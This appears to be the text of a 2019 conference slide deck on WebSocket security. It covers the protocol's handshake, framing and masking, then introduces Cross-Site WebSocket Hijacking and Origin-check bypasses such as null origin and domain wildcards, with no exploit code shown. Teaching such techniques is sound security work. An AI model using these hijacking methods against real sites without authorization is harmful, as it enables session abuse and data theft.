What's wrong with WebSocket APIs?

Unveiling vulnerabilities in WebSocket APIs

DEEPSEC

#DeepSec2019

Mikhail Egorov / @0ang3el

whoami

- Security researcher / full-time bug hunter
  - https://bugcrowd.com/0ang3el
  - https://hackerone.com/0ang3el
- Conference speaker
  - https://www.slideshare.net/0ang3el
  - https://speakerdeck.com/0ang3el

Previous work

- https://media.blackhat.com/bh-us-12/Briefings/Shekyan/BH_US_12_Shekyan_Toukharian_Hacking_Websocket_Slides.pdf
- https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2017/may/wssip-a-websocket-manipulation-proxy/
- https://chybeta.github.io/2018/04/07/spring-messaging-Remote-Code-Execution-%E5%88%86%E6%9E%90-%E3%80%90CVE-2018-1270%E3%80%91/
- https://www.twistlock.com/labs-blog/demystifying-kubernetes-cve-2018-1002105-dead-simple-exploit/
- https://github.com/andresriancho/websocket-fuzzer
- https://www.irongeek.com/i.php?page=videos/derbycon9/stable-35-old-tools-new-tricks-hacking-websockets-michael-fowl-nick-defoe

WebSocket protocol essentials

WebSocket protocol – RFC 6455

- Efficient two-way communication protocol
- WebSocket is stateful (HTTP is stateless)
- Two main parts: handshake and data transfer

WebSocket protocol – RFC 6455

- Extensibility: subprotocols and extensions
- Subprotocols
  - https://www.iana.org/assignments/websocket/websocket.xml#subprotocol-name
  - Wamp
  - Stomp
  - Soap 
  - …

WebSocket protocol – RFC 6455

- Extensibility: subprotocols and extensions
- Extensions
  - https://www.iana.org/assignments/websocket/websocket.xml#extension-name
  - permessage-deflate
  - bbf-usp-protocol


WebSocket protocol – RFC 6455

- Origin-based security model (Browser clients)
- No authentication
- Client must do client-to-server masking


WebSocket protocol support

- Major web browsers
- Web servers / Proxies
  - Apache httpd, Nginx, IIS, …
  - HAProxy, Traefik, Varnish, Envoy, …
- Cloud providers
  - WebSocket API (api gateways)
  - WebSocket proxying (load balancers)

WebSocket handshake over HTTP/1.1




WebSocket handshake over HTTP/1.1



Required status code

BASE64(SHA1(Sec-WebSocket-Key || CONST))

WebSocket data transfer



\x00 – continuation frame
\x01 – text frame
\x02 – binary frame
\x08 – close frame
\x09 – ping
\x0A – pong
other values are reserved


WebSocket data transfer - masking

- Masking key is 32-bit long passed inside frame
- Client must send masked data
- MASKED = MASK ^ DATA (^ - XOR)
- Mechanism protects against cache poisoning and smuggling attacks

WebSocket protocol and HTTP/2


- RFC 8441
  - Bootstrapping WebSocket with HTTP/2
- Not yet widely supported by proxies / web servers
  - nghttp2 - https://github.com/nghttp2/nghttp2

WebSocket handshake over HTTP/2



SETTINGS_ENABLE_CONNECT_PROTOCOL

WebSocket handshake over HTTP/2




HTTP method

Protocol name

WebSocket version

WebSocket handshake over HTTP/2



Cross-Site WebSocket Hijacking

WebSocket security for Web Browser

- SOP doesn't work for WebSocket in web browser
  - Read from WebSocket cross-origin
  - Write to WebSocket cross-origin
- Header Origin should be checked on handshake step (origin-based security model)

CSWSH

- Cookies are used to authenticate upgrade request
- Header Origin isn't checked or checked poorly


CSWSH

- CORS tricks from @albinowax are applicable to WebSocket
  - https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties
  - Null origin
  - Pre-domain wildcard
  - Post-domain wildcard
  - …

CSWSH – Null origin

- nullorigin.html

